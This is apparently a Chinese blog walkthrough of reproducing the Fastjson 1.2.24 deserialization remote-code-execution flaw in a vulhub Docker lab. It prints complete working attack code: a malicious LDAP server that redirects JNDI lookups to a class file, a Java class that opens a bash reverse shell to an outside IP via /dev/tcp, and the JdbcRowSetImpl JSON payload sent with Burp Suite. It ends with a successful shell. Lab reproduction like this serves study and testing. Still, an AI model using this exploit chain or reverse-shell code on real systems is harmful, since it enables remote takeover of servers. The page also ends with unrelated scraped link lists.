
Fastjson1.2.24反序列化漏洞复现
Fastjson1.2.24
1. 环境简介
1.1 物理环境
Docker+vulhub+fastjson1.2.24靶机容器(kali linux)
RMI/LDAP服务器(eclipse+jdk1.8.0_181)
文件服务器(Python3快速http服务)
1.2 网络环境
win10(主机)(文件服务器+LDAP服务器)
kali linux(虚拟机)(fastjson靶机容器+nc监听端口)
1.3 工具
Burpsuite(发送恶意POST请求触发漏洞)
Eclipse(运行LDAP服务)
Ncat(监听端口接收反弹Shell)
Java(将需要执行java源文件编译成class文件)
Python3(快速开启http,存在编译后class文件)
1.4 流程

2. Docker+vulhub+fastjson1.2.24
2.1 Docker启动

使用systemctl status docker检查docker状态
2.2 vulhub搭建
可以按照官方教程进行搭建
https://vulhub.org/#/docs/install-docker-compose/
下图为安装docker-compose成功后的结果,由于python版本问题会出现下图中的问题,但是并不影响实际操作。

安装完成docker和docker-compose后,拉取Vulhub到本地任意目录即可:
git clone https://github.com/vulhub/vulhub.git


成功后如下图,出现vulhub文件夹,并且其中包含不同框架子文件夹:
2.3 fastjson环境

进入到vulhub下的fastjson文件夹中所需版本的目录下
拉取镜像并且运行,如果下载慢的话可以多换几个源试试
docker-compose build && docker-compose up -d
成功后结果如下所示

docker ps -a查看容器状态,已经启动并且映射至8090端口

启动成功后,主机访问虚拟机端口显示如下:

至此fastjson环境搭建成功
3 LDAP服务器

本次使用eclipse启动环境,需要特定的jdk版本,下面为LDAP代码,注释为需要修改内容的说明,根据具体环境进行修改
package fastjson;

import com.unboundid.ldap.listener.InMemoryDirectoryServer;

import com.unboundid.ldap.listener.InMemoryDirectoryServerConfig;

import com.unboundid.ldap.listener.InMemoryListenerConfig;

import com.unboundid.ldap.listener.interceptor.InMemoryInterceptedSearchResult;

import com.unboundid.ldap.listener.interceptor.InMemoryOperationInterceptor;

import com.unboundid.ldap.sdk.Entry;

import com.unboundid.ldap.sdk.LDAPException;

import com.unboundid.ldap.sdk.LDAPResult;

import com.unboundid.ldap.sdk.ResultCode;

import javax.net.ServerSocketFactory;

import javax.net.SocketFactory;

import javax.net.ssl.SSLSocketFactory;

import java.net.InetAddress;

import java.net.MalformedURLException;

import java.net.URL;

public class LdapServer {

    private static final String LDAP_BASE = "dc=example,dc=com";

    public static void main (String[] args) {

        String url = "http://IP:PORT/#Shell";//此处填写格式为文件服务器(存放class文件)的IP与端口,后接需要获取的class的文件名,例如请求Shell.class,则填写/#Shell

        int port = 6099;//此处填写需要开启LDAP服务的端口号

        try {

            InMemoryDirectoryServerConfig config = new InMemoryDirectoryServerConfig(LDAP_BASE);

            config.setListenerConfigs(new InMemoryListenerConfig(

                    "listen",

                    InetAddress.getByName("0.0.0.0"),

                    port,

                    ServerSocketFactory.getDefault(),

                    SocketFactory.getDefault(),

                    (SSLSocketFactory) SSLSocketFactory.getDefault()));

            config.addInMemoryOperationInterceptor(new OperationInterceptor(new URL(url)));

            InMemoryDirectoryServer ds = new InMemoryDirectoryServer(config);

            System.out.println("Listening on 0.0.0.0:" + port);

            ds.startListening();

        }

        catch ( Exception e ) {

            e.printStackTrace();

        }

    }

    private static class OperationInterceptor extends InMemoryOperationInterceptor {

        private URL codebase;

        /**

         *

         */

        public OperationInterceptor ( URL cb ) {

            this.codebase = cb;

        }

        /**

         * {@inheritDoc}

         *

         * @see com.unboundid.ldap.listener.interceptor.InMemoryOperationInterceptor#processSearchResult(com.unboundid.ldap.listener.interceptor.InMemoryInterceptedSearchResult)

         */

        @Override

        public void processSearchResult ( InMemoryInterceptedSearchResult result ) {

            String base = result.getRequest().getBaseDN();

            Entry e = new Entry(base);

            try {

                sendResult(result, base, e);

            }

            catch ( Exception e1 ) {

                e1.printStackTrace();

            }

        }

        protected void sendResult ( InMemoryInterceptedSearchResult result, String base, Entry e ) throws MalformedURLException, LDAPException {

            URL turl = new URL(this.codebase, this.codebase.getRef().replace('.', '/').concat(".class"));

            System.out.println("Send LDAP reference result for " + base + " redirecting to " + turl);

            e.addAttribute("javaClassName", "Shell");

            String cbstring = this.codebase.toString();

            int refPos = cbstring.indexOf('#');

            if ( refPos > 0 ) {

                cbstring = cbstring.substring(0, refPos);

            }

            e.addAttribute("javaCodeBase", cbstring);

            e.addAttribute("objectClass", "javaNamingReference");

            e.addAttribute("javaFactory", this.codebase.getRef());

            result.sendSearchEntry(e);

            result.setResult(new LDAPResult(0, ResultCode.SUCCESS));

        }

    }

}
成功运行后显示正在监听6099端口
4 文件服务器
使用python启动快速http服务,指定端口为11111(python2与python3命令不同)


成功后通过浏览器访问本机11111端口,可以查看目录下的文件并下载

需要执行的恶意命令java文件内容(.java)
import java.io.BufferedReader;

import java.io.BufferedReader;

import java.io.InputStream;

import java.io.InputStreamReader;

public class Shell{

    public Shell() throws Exception {

        Process p = Runtime.getRuntime().exec(new String[]{"/bin/bash","-c","exec 5<>/dev/tcp/192.168.32.128/8888;cat <&5 | while read line; do $line 2>&5 >&5; done"});//反弹Shell命令,根据具体情况可以修改IP:PORT

        InputStream is = p.getInputStream();

        BufferedReader reader = new BufferedReader(new InputStreamReader(is));

        String line;

        while((line = reader.readLine()) != null) {

            System.out.println(line);

        }

        p.waitFor();

        is.close();

        reader.close();

        p.destroy();

    }

    public static void main(String[] args) throws Exception {

    }

}
进行编译,生产Shell.class文件,并放在启动的文件服务目录下


5 Burpsuite发送POST请求
Payload
{

    "b":{

        "@type":"com.sun.rowset.JdbcRowSetImpl",

        "dataSourceName":"ldap://IP:6099/Shell",

        "autoCommit":true

    }

}
6 结果查看
6.1 LDAP服务器


6.2 文件服务器
接收到GET请求

6.3 监听端口
反弹Shell成功
Fastjson1.2.24反序列化漏洞复现的更多相关文章
- Fastjson反序列化漏洞复现
Fastjson反序列化漏洞复现 0x00 前言 对Fastjson反序列化漏洞进行复现. 0x01 漏洞环境 靶机环境:vulhub-fastjson-1.2.24 ip:172.16.10.18 ...
- JAVA反序列化漏洞复现
目录 Weblogic反序列化漏洞 Weblogic < 10.3.6 'wls-wsat' XMLDecoder 反序列化漏洞(CVE-2017-10271) Weblogic WLS Cor ...
- WebLogic XMLDecoder反序列化漏洞复现
WebLogic XMLDecoder反序列化漏洞复现 参考链接: https://bbs.ichunqiu.com/thread-31171-1-1.html git clone https://g ...
- Jboss反序列化漏洞复现(CVE-2017-12149)
Jboss反序列化漏洞复现(CVE-2017-12149) 一.漏洞描述 该漏洞为Java反序列化错误类型,存在于jboss的HttpInvoker组件中的ReadOnlyAccessFilter过滤 ...
- jboss反序列化漏洞复现(CVE-2017-7504)
jboss反序列化漏洞复现(CVE-2017-7504) 一.漏洞描述 Jboss AS 4.x及之前版本中,JbossMQ实现过程的JMS over HTTP Invocation Layer的HT ...
- php反序列化漏洞复现过程
PHP反序列化漏洞复现 测试代码 我们运行以上代码文件,来证明函数被调用: 应为没有创建对象,所以构造函数__construct()不会被调用,但是__wakeup()跟__destruct()函数都 ...
- php反序列化漏洞复现
超适合小白的php反序列化漏洞复现 写在前头的话 在OWASP TOP10中,反序列化已经榜上有名,但是究竟什么是反序列化,我觉得应该进下心来好好思考下.我觉得学习的时候,所有的问题都应该问3个问题: ...
- fastjson =< 1.2.47 反序列化漏洞复现
fastjson =< 1.2.47 反序列化漏洞复现 HW期间爆出来一个在hw期间使用的fastjson 漏洞,该漏洞无需开启autoType即可利用成功,建议使用fastjson的用户尽快升 ...
- Apache Shiro反序列化漏洞复现
Apache Shiro反序列化漏洞复现 0x01 搭建环境 获取docker镜像 Docker pull medicean/vulapps:s_shiro_1 重启docker system res ...
随机推荐
- Python之matplotlib画图
折线图: Matplotlib处理csv文件 这里写两个其他的. 柱状图,柱状图个人喜欢用pygal来画,有两篇文章 - Pygal之掷骰子 和 pygal之掷骰子 - 2颗面数为6的骰子.下面用ma ...
- redis错误解决
第一次运行redis-server的时候闪退 win+R运行cmd打开命令行 进入redis根目录 输入 redis-server.exe redis.windows.conf 查看运行状态 此时如果 ...
- java 数字和日期处理
static int abs(int a) 返回 a 的绝对值 static long abs(long a) 返回 a 的绝对值 static float abs(float a) 返回 a 的绝对 ...
- 如何组织一场JAVA技能大练兵
近期,公司为了锻炼开发人员技能,举办了一场涵盖多个技术线的技能大练兵,我有幸受邀负责java技术方向的出题和评审工作.下面从以下几个方面回顾下整个过程: 题目设计 程序要求 测试方法 题目设计 题目设 ...
- CentOS 7 Xinetd服务安装配置
CentOS 7 Xinetd服务安装配置 目录 CentOS 7 Xinetd服务安装配置 一.Linux守护进程与初始化进程 1. 什么是守护进程 2. 什么是初始化 二.Linux独立启动进程和 ...
- Java基础经典案例
案例列表 01减肥计划switch版本 02减肥计划if版本 03逢七跳过 04不死神兔 05百钱白鸡 06数组元素求和 07判断两个数组是否相同 08查找元素在数组中的索引 09数组元素反转 10评 ...
- Choreographer全解析
前言 今天继续屏幕刷新机制的知识讲解,上文说到vsync的处理,每一帧UI的绘制前期处理都在Choreographer中实现,那么今天就来看看这个神奇的舞蹈编舞师是怎么将UI变化反应到屏幕上的. 代码 ...
- [学习笔记]Golang--基础数据类型
1,不同类型的变量不能互相赋值或者操作,如var a int8 = 16var b int = 23c := a + b 会报错,且int虽然默认32位,但和int32是不同的类型 iota只在声明枚 ...
- Python解释器和IPython
目录 简介 Python解释器 IPython 魔法函数 运行和编辑 Debug History 运行系统命令 简介 今天给大家介绍一下Python的一个功能非常强大的解释器IPython.虽然Pyt ...
- 为什么 TCP 连接的建立需要三次握手
TCP 的通讯双方需要发送 3 个包(即:三次握手)才能建立连接,本文将通过 3 副图来解释为什么需要 3 次握手才能建立连接. TCP 连接的建立过程本质是通信双方确认自己和对方都具有通信能力的过程 ...